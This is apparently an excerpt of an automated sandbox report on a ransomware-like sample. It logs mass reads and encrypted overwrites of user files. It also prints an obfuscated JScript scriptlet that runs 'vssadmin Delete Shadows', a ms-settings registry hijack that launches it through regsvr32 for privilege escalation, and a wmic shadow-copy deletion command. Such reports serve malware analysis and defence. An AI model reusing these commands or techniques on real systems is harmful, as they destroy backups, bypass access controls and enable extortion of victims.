C:\Users\user\Downloads\EFOYFBOLXA.png	unknown	1040	57 d4 6e 79 c4 a1 e8 74 ab ee 07 4d 57 45 c9 0a bc 96 7b f1 81 87 04 0d 48 15 98 08 50 0f 53 62 a9 ed 76 74 f8 9f 8a 22 03 b4 f5 56 58 0d 1f 59 38 b6 a6 1f 68 ce 90 9f 7e 43 4a f4 4d 10 9d d5 b2 e2 7c 19 86 f5 07 e9 df 93 74 4d 02 57 b4 03 5f 52 db 93 70 e2 2a ec 75 de 4b ee 4a 31 30 47 37 2c 23 bd 48 16 59 d8 82 21 a2 c5 9b 59 9a 55 c7 e9 66 e1 51 68 c0 bc d6 cc 57 21 1d 9f 02 16 c9 c2 4c 91 22 f8 0d 47 64 9b 58 55 3d f2 49 95 f7 cf 18 f9 06 18 2c a0 41 8f 6b 86 79 bd ff fa 9a e1 f7 b4 18 af f6 9f ae 53 24 d2 5b d0 ec 4c ee 4a 76 ac 75 68 e2 a0 93 52 51 dd 75 6f 64 d9 ac 65 f3 3b 4b f9 b3 a2 3f dd 17 12 73 89 8d 18 ff 15 b0 90 44 a9 08 93 22 e6 69 ab 14 de e1 1a 60 52 a6 06 83 21 9f ec e0 8a 10 56 bb 7d d8 f2 83 79 f8 f9 46 4c 5a bc 26 a1 3e ec a7 e5 71	W.ny...t...MWE....{.....H...P. Sb..vt..."...VX..Y8...h...-CJ. M.....].....tM.W._R..p.*.u. K.J10G7,#.H.Y..!...Y.U..f.Q h.. ..W!.....L..".Gd.XU=.l..... ,A.k.y.....S\$.[.L.Jv. uh...RQ.uod..e;K...?..s..... ..D..."i.....`R...!.....V.). ..y..FLZ.&.>...q	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\EFOYFBOLXA.png	unknown	256	ab f7 48 dc 55 29 f1 53 f8 c6 74 2c 5b 8d 2e ce a5 1c 75 a2 59 cb c2 b1 f7 5c 59 f3 99 66 85 ea ea e7 b9 24 81 91 9d 38 ce f5 65 40 e4 72 15 24 bb d5 bf f6 6d 23 d8 e0 d0 0f 20 22 d5 cd 51 e0 db 78 7e 64 14 cd 62 f1 62 d0 af 4f 17 8c 01 9e f0 ae 33 c5 b6 74 15 a2 ae d5 6e 94 e5 99 57 10 84 10 7b 5e f7 13 b8 6b a5 1c 53 d6 79 d9 68 d6 8e ca a0 99 58 53 14 10 4b df 3e 9a 7f 81 6b 80 53 7c 0f 4e 27 cd 49 46 29 e5 c7 4f 60 de a4 9a 48 13 d5 73 d9 cd 8f 75 00 78 41 b0 52 d5 15 76 7a 78 a5 d1 85 bf 51 9f 75 8e d2 82 28 67 c8 4b 36 96 f1 91 9c 56 68 aa df 85 33 80 7d 5b 45 f9 cb e0 6d 19 54 9a 3d 8c 68 29 b0 1d 52 01 d3 2d 7f 3b 48 06 50 75 4e ef 0d 3f fb f7 9a 62 c1 de 41 74 7a 97 dc ab 26 79 68 a6 42 09 f6 29 9e 09 a9 f5 45 20 e9 14 29 4b f7 ae b2 bb fd 5c 68	..H.U).S..t,[.....u.Y....\Y..f .....\$.8...e@.r.\$....m#.... " ..Q..x~d..b.b..O.....3..t... n...W...{^...k..S.y.h.....XS.. K,>...k.S .N'.lF)..O`...H..s.. .u.xA.R..vzx....Q.u... (g.K6....Vh...3.} [E...m.T.=.h)..R...-; H.PuN...?....b..Atz...&yh.B..) ....E ..)K.....lh	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Downloads\GAOBCVIQIJ.png	unknown	1040	a2 f4 cc 5d ff 71 fb 57 bd c0 d8 92 e8 84 97 4c 94 1d 62 ef 4b ac 58 1b 6d c8 0e 90 f0 54 05 b3 6d 48 59 e9 96 4d bc 9a a2 5b ef c4 06 63 7a 96 ec c1 59 f0 71 98 e1 72 2a 54 ba 47 72 38 e7 eb 66 fa 0c e4 c3 e3 d1 5e 02 61 42 4a 10 2c 6d ec bd 19 a3 96 19 fb 05 a7 ca 64 9b 2a 80 b9 18 aa 1d 17 bb 21 84 2c 53 83 1b e3 33 59 d9 68 85 6c 07 37 74 5b 05 86 95 5e 0e 49 b0 0b 16 ed 45 21 e4 cb 29 a4 4c 9b a3 06 b9 1d eb 35 92 27 a0 fa a6 7f 71 68 7a 12 3d 5f d9 7e b1 ca 81 66 74 c6 94 9f bc 78 b1 a0 7b bb 78 57 09 f4 47 ab 51 a5 71 60 d2 61 c9 84 1d cb de 2b 9d 64 ec 61 2b bb 4c 1d 9d cc db e0 5e 47 96 47 cc 73 10 dc 74 15 65 8b 7e 46 72 4d 0c 0f 6c a5 4f 55 1d b2 0e 13 cb f4 de 81 db 5f fe 14 0a 1f 7b 6b 22 cd f9 1b 71 36 16 5d b5 f6 99 ed 25 2f 3e 52 d7 a6 de	...].q.W.....L..b.K.X.m....T ..mHY..M... [...cz...Y.q..r*T.G r8..f.....^..aBJ.,m.....d .*.....l.,S...3Y.h.l.7t ...^ .l....E!..).L.....5.'.....qhz. =_~...ft....x..{.xW..G.Q.q`.a .....+.d.a+.L.....^G.G.s..t.e. ~FrM..l.OU....._{k"... q6.]...%>R...	success or wait	1	24D2C410E32	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\GAOBCV\QIJ.png	unknown	256	f9 b4 44 89 38 fb a1 39 e2 42 12 6b 50 80 16 fc 69 d4 37 3f c9 b1 35 b1 57 77 96 83 79 75 19 1c 40 c4 26 38 06 e8 ca 6b e0 73 d4 48 fa cc c5 9b a0 9f fb 63 ab b3 4f 74 d8 4a 1b f7 e1 bd 48 cb 88 99 79 7d 69 d8 4f a2 77 e3 df 6c 91 4c 71 f9 3c 7f 09 30 0e 6a 5b 0f 0c 9b 24 65 5a ca d6 ed af df 6b d9 e5 d5 ae 76 83 6a 3a 34 01 f0 73 d6 e9 dd 66 e6 55 0d 70 b0 8c 75 3c 13 d2 64 fb cc f3 ef a4 7f 23 22 b3 c9 4c 99 5e a6 4e 9f a2 13 1b c8 f2 fb 3b c1 7f d0 66 31 f0 2b ad 63 71 92 60 2e 5f 70 f2 8a 8a ce cd c8 a6 ca 0f d7 39 89 dc 5f 8c 8f 11 c1 01 b1 3e 1f 97 de 66 dd 97 e3 be f7 6a 5d 0f ad df 41 90 38 e5 04 0c cc 5f b6 a2 5f b3 08 6a f7 3e 69 2c 51 5e 21 ff 87 cd 18 58 b6 d4 38 59 81 7b 6b 47 2f 32 6e 8f 6e f7 88 b7 c8 44 12 25 6e 81 4b 6a 29 c5 b9 2e 44 be	..D.8..9.B.kP...i.7?..5.Ww.. yu ..@.&8...k.s.H.....c..Ot.J.. ..H...y)i.O.w..l.Lq.<..0.j[... \$eZ.....k....v.j:4..s...f.U.p.. .u<..d.....#"..L.^N.....;.. ..f1.+cq.`._p.....9.._.. ....>...f....j]]...A.8....._.. ..j.>i.Q^!....X..8Y.{kG/2n.n.. ..D.%n.Kj)...D.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Downloads\PIVFAGEAAV.png	unknown	1040	5f 8b 88 88 4f c7 e8 97 b2 2d e4 83 a2 2d da b4 55 3f 35 4d 11 d5 0d 1c 5e ac 5d ee 9a e7 40 01 c0 ec bc e4 8c e1 44 d3 b8 92 77 cc 3b 5f f0 43 4d d5 9f c8 f6 66 34 a0 41 16 b3 5d 98 a9 aa ad 16 3d 1f 81 c2 6c cb b8 ec 0b 9e 2c d2 19 2a eb ef fc 2f 89 39 2b 5e 67 f3 ff aa fa 04 f0 08 cf 4b d2 b0 77 42 3f e0 f1 c5 67 72 d0 ce 31 44 a9 83 ef 55 f6 f6 67 c1 ef 86 8e e3 66 70 ff 27 b3 8b de b0 85 06 4e a6 35 ef dc 5a 8a 3a b3 ff 3f 86 48 ef aa 33 70 eb 6f 18 b7 cd 8d cc 4f aa 5e 63 54 bb 5f 70 7e d6 fa 38 9a ca ec 82 8b c1 07 d6 b3 da df 6d 24 76 ac 8f a2 df 73 87 d1 c8 d7 a9 26 f4 f4 93 c3 8e 0b d4 8a 40 f3 fc 4c e4 c2 24 e5 aa 02 0c c8 e2 30 94 b0 b8 95 66 d5 78 7f 35 e7 94 47 74 bf 2b 5a 3b 5f c8 35 42 e0 8f 2b 88 ab b7 86 8e 0d cf 1b db 4f f2 24 56 5f e2	____O.....-.U?5M....^]... @.....D...w.;_CM....f4.A.] .....=.l.....*.../9+^g.. .....K..wB?...gr..1D...U..g.. ...fp.'.....N.5..Z:..?.H..3p .o.....O.^cT._p~..8..... m\$V....s.....&.....@..L..\$. .....0....f.x.5..Gt.+Z;_5B..+ .....O.\$V_.	success or wait	1	24D2C410E32	WriteFile





File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SQSJKEBWDt.jpg	unknown	256	64 1b f1 18 55 91 55 c6 4d b7 e5 9c 2c ba ee df b9 b0 eb e5 1a e6 e4 7a 9c 01 8f 62 88 c0 70 cc 2f cc 24 40 00 cb 7b 94 de 5a 07 2d 2c 82 45 9f b9 6a bd c4 4c 05 78 b4 20 61 24 da 84 83 39 69 3d f1 8e 2e 17 2e ba 55 ce e5 ad a4 04 57 5c 55 23 f2 cf 0c d5 54 56 e8 63 94 34 35 73 bf 11 47 72 bf 02 7c be 1d 59 08 86 5a e1 fc 7b 98 60 6b cf de a0 f0 c1 4b 63 e4 b2 66 49 29 25 b2 f9 63 9b ea c7 04 77 63 f5 7c 97 8a 9e ea ca a3 b3 9b e2 1b 56 e5 3a 11 65 35 e5 f1 75 f2 d8 41 6d 59 e3 6f 3c f5 c3 fb 5d 9e 9d 62 18 f3 90 e6 ea 29 fc 3e d3 9a 65 4d 20 9f ef cd 58 7c ba 8b 00 ce cf 3f 2f c7 fd f0 9b 44 c0 d0 82 b0 df fe 6d 0e 1a 65 e4 74 b8 c2 e8 46 fc 33 38 7f c2 09 c9 63 32 ad c9 f9 3d d4 b7 c9 d8 e2 b8 9b 24 53 bc d9 a7 aa 12 12 21 de a0 32 80 53 91 cc e8 0e 0b	d...U.U.M.....z...b.. p./.\$@...{..Z.-,E..j..L.x. a\$. ..9i=.....U.....WU#....TV.c. 45s..Gr.. .Y..Z..{ 'k.....Kc. .f) %..c...wc. .....V.. e5..u..AmY.o<... .b.....>.. eM ...X .....?/....D.....m..e .t...F.38....c2...=.....\$S.. ....!..2.S.....	success or wait	1	24D2C410F9D	WriteFile
C:\Users\user\Downloads\ZGGKNSUKOP.png	unknown	1040	42 1f 8b c5 f3 1c 8d 00 cb 71 7e 55 1c 5d 18 7e 9e 1d 31 e0 1d ee 21 9b 03 35 0e 55 b2 25 70 1d 3e 58 d7 05 d3 12 71 bd a8 d9 5f 79 26 56 25 36 0e 09 d0 b7 1e 19 ec ae 38 7b 35 13 1e 26 c7 3c 02 1c 6e 4c 16 86 f5 be b0 a2 5d 99 c7 e9 e3 c6 4b 72 36 37 be b8 f2 cb 57 55 f2 5f 68 08 7a fa 75 87 a9 b0 48 65 52 bb de 35 37 58 4b 50 73 55 c4 10 23 af ff e0 da 27 9c cc 5f 8d 76 56 f6 44 99 1a 53 e8 38 ee d5 4b 9b 0f 61 2f d8 89 8c 88 88 16 8d 68 e6 52 23 3d 51 99 28 0a 1b 1a 3a dc c9 dc 7a 63 ee 2c 39 3b fa 24 f0 37 78 e6 e2 32 e5 97 27 8d 0a b6 b1 94 78 35 e9 50 1b b5 53 b1 04 28 ff c6 a3 84 8f ce 3a c9 9e 17 43 9b 06 d0 4f 2d 02 03 ff 1b 86 90 69 6b 40 29 4a 82 94 fc e9 e3 1b 50 20 27 66 35 28 66 c5 02 fe 6f fc dd 3d f2 eb 0a 01 8d 18 3f 7f d3 9b e8 be 69 22	B.....q~U.J.~..1...!..5.U.% p.>X....q...._y&V%6.....8{ 5..&. <..nL.....].....Kr67....WU _h.z.u...HeR..57XKPsU..# ...' ..._vV.D..S.8..K...a/.....h.R #=Q.(.....zc,9;\$;7x..2..' ....x5.P..S..(.....C...O- .....ik@)J.....P 'f5(f...o.. =.....?.....i"	success or wait	1	24D2C410E32	WriteFile



File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\ZQIXMVQGAH.jpg	unknown	256	65 fc 75 33 f4 98 ba 75 f3 fb 73 99 5c 90 ff 8d a9 be 98 13 21 b4 94 37 ff 37 4c 60 04 82 65 ed 8e a6 f7 b1 31 2a 41 3f 90 2e 49 ae 37 a0 20 f8 9e ad b3 b0 14 07 51 95 23 e8 5e 52 ee ff af a5 a7 0c 72 35 6b 44 6f 03 ee 34 c2 24 f0 1d 73 50 45 69 ba 7a a9 7e f1 ff a9 1f 93 1e 5b fc 6f 2e cf 9b 7a 90 8c 3d 7d 49 dd f8 bd 07 eb 1a 4a 39 09 2b ba 7f 97 78 b9 2d aa d9 a3 28 ab dd de bb aa 70 12 5c 36 5e 20 a3 78 fe f7 26 17 c9 e4 ac 35 f7 08 9b 05 0c bd d4 97 05 f8 65 d5 e0 7e 8a b8 73 c9 fc 0e cf 97 72 12 ca 17 08 f1 f7 76 1a bc b6 30 62 78 25 9b 4a eb 52 92 30 88 bc f1 ca 20 15 f0 3c 96 1c e3 8c e4 54 35 97 12 c0 1b 40 78 82 cb e4 57 96 f6 0a 3c ac ac ae 9e 6d 94 5c 56 6d 63 76 7e 9e e3 a9 2f 1d 7c cb 67 74 d2 6c 41 94 db 0c 1e 04 42 19 10 8f f5 be 5a 73 8f	e.u3...u..s.\.....!..7.7L`.. e.....1*A?..l.7. ....Q.#.^R .....r5kDo..4\$.sPEi.z.~.... ..[.0...z...=]l.....J9.+...x.-... (.....p.l6^ .x..&.....5.... .....e..~..s.....f.....v...0b x%.J.R.0......<.....T5....@x. ..W...<.....m.\Vmcv~.../. .gt.l A.....B.....Zs.	success or wait	1	24D2C410F9D	WriteFile
C:\Users\Public\readme.txt	unknown	332	3c 3f 58 4d 4c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3f 3e 3c 73 63 72 69 70 74 6c 65 74 3e 3c 72 65 67 69 73 74 72 61 74 69 6f 6e 20 70 72 6f 67 69 64 3d 22 50 65 6e 74 65 73 74 22 20 63 6c 61 73 73 69 64 3d 22 7b 46 30 30 30 31 31 31 31 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 46 45 45 44 41 43 44 43 7d 22 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 53 63 72 69 70 74 22 3e 3c 21 5b 43 44 41 54 41 5b 76 61 72 20 72 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63 74 28 22 57 22 2b 22 53 63 72 22 2b 22 69 70 74 2e 53 22 2b 22 68 65 22 2b 22 6c 6c 22 29 2e 52 75 6e 28 22 76 73 22 2b 22 73 22 2b 22 61 64 6d 69 22 2b 22 6e 2e 65 22 2b 22 78 22 2b 22 65 20 44 65 22 2b 22 6c 65 22 2b 22 74 22 2b 22 65 20 53 22 2b	<?XML version="1.0"?> <scriptlet><registration progid="Pentest" classid=" {F0001111-0000-0000- 0000-0000FEEDACDC}"> <scr<wbr>ipt l anguage="Jscr<wbr>ipt"> <![CDATA[var r = new ActiveXObject("W "+"Scr"+"ipt.S"+"he"+"ll").R un ("vs"+"s"+"admi"+"n.e"+"x" +"e De"+"le"+"t"+"e S"+"	success or wait	1	24D2C411F79	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.pdf	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.pdf	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx	unknown	1026	success or wait	1	24D2C410D8B	ReadFile







File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GRXZDKKVDB.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\IPKGELNTQYIGAOCBVIQIJ.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\IPKGELNTQYIGAOCBVIQIJ.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\IPKGELNTQYZQIXMVQGAH.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\IPKGELNTQYZQIXMVQGAH.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\LSBIHQFDVT\EFOYFBOLXA.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\LSBIHQFDVT\SQSJKEBWDT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\LSBIHQFDVT\SQSJKEBWDT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\INEBFQQYWPS\PIVFAGEAAV.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\INEBFQQYWPS\PIVFAGEAAV.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\INEBFQQYWPS\PWCCAWLGRE.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\INEBFQQYWPS\PWCCAWLGRE.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\PIVFAGEAAV.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\PWCCAWLGRE.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\PWCCAWLGRE.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\SQSJKEBWDT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Desktop\ZQIXMVQGAH.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Desktop\ZQIXMVQGAH.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\BJZFPPWAPT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\EFOYFBOLXA.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\EFOYFBOLXA.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ\BJZFPPWAPT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ\ZGGKNSUKOP.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\GAOBCVIQIJ.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\IPKGELNTQYIGAOCBVIQIJ.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\IPKGELNTQYIGAOCBVIQIJ.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\IPKGELNTQYZQIXMVQGAH.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\IPKGELNTQYZQIXMVQGAH.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\LSBIHQFDVT\EFOYFBOLXA.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\LSBIHQFDVT\SQSJKEBWDT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\LSBIHQFDVT\SQSJKEBWDT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\INEBFQQYWPS\PIVFAGEAAV.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\INEBFQQYWPS\PIVFAGEAAV.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\INEBFQQYWPS\PWCCAWLGRE.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\INEBFQQYWPS\PWCCAWLGRE.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\PIVFAGEAAV.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\PWCCAWLGRE.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\PWCCAWLGRE.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\SQSJKEBWDT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\ZGGKNSUKOP.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\ZGGKNSUKOP.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Documents\ZQIXMVQGAH.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Documents\ZQIXMVQGAH.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\BJZFPPWAPT.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\BJZFPPWAPT.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\EFOYFBOLXA.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\EFOYFBOLXA.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\GAOBCVIQIJ.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\GAOBCVIQIJ.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\PWCCAWLGRE.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\PWCCAWLGRE.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Downloads\SQSJKEBWDt.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\SQSJKEBWDt.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\ZGGKNSUKOP.png	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\ZGGKNSUKOP.png	unknown	0	success or wait	1	24D2C410E76	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.jpg	unknown	1026	success or wait	1	24D2C410D8B	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.jpg	unknown	0	success or wait	1	24D2C410E76	ReadFile

#### Registry Activities

#### Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Classes\ms-settings	success or wait	1	24D2C411EC7	RegCreateKeyW
HKEY_CURRENT_USER\Classes\ms-settings\shell	success or wait	1	24D2C411EC7	RegCreateKeyW
HKEY_CURRENT_USER\Classes\ms-settings\shell\open	success or wait	1	24D2C411EC7	RegCreateKeyW
HKEY_CURRENT_USER\Classes\ms-settings\shell\open\command	success or wait	1	24D2C411EC7	RegCreateKeyW

#### Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Classes\ms-settings\shell\open\command	NULL	unicode	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	success or wait	1	24D2C411EEF	RegSetValueExW
HKEY_CURRENT_USER\Classes\ms-settings\shell\open\command	DelegateExecute	dword	0	success or wait	1	24D2C411F19	RegSetValueExW

#### Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Classes\ms-settings\shell\open\command	NULL	unicode	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet"regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process cal	success or wait	1	24D2C41200B	RegSetValueExW

### Analysis Process: svchost.exe PID: 2996 Parent PID: 5008

#### General

Start time:	19:15:15
Start date:	21/05/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

#### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	1	24843FF1F50	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	success or wait	1	24843FF2053	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	unknown	332	3c 3f 58 4d 4c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3f 3e 3c 73 63 72 69 70 74 6c 65 74 3e 3c 72 65 67 69 73 74 72 61 74 69 6f 6e 20 70 72 6f 67 69 64 3d 22 50 65 6e 74 65 73 74 22 20 63 6c 61 73 73 69 64 3d 22 7b 46 30 30 30 31 31 31 31 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 2d 30 30 30 30 46 45 45 44 41 43 44 43 7d 22 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 53 63 72 69 70 74 22 3e 3c 21 5b 43 44 41 54 41 5b 76 61 72 20 72 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63 74 28 22 57 22 2b 22 53 63 72 22 2b 22 69 70 74 2e 53 22 2b 22 68 65 22 2b 22 6c 6c 22 29 2e 52 75 6e 28 22 76 73 22 2b 22 73 22 2b 22 61 64 6d 69 22 2b 22 6e 2e 65 22 2b 22 78 22 2b 22 65 20 44 65 22 2b 22 6c 65 22 2b 22 74 22 2b 22 65 20 53 22 2b	<?XML version="1.0"?> <scriptlet><registration progid="Pentest" classid=" {F0001111-0000-0000- 0000-0000FEEDACDC}"> <scr<wbr>ipt l anguage="Jscr<wbr>ipt"> <![CDATA[var r = new ActiveXObject("W "+"Scr"+"ipt.S"+"he"+"ll").R un ("vs"+"s"+"admi"+"n.e"+"x" +"e De"+"le"+"t"+"e S"+"	success or wait	1	24843FF1F79	WriteFile

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet"regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process cal	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	success or wait	1	24843FF1EEF	RegSetValueExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet"regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process cal	success or wait	1	24843FF200B	RegSetValueExW

Analysis Process: cmd.exe PID: 3764 Parent PID: 2952

<b>General</b>	
Start time:	19:15:17
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe'"
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
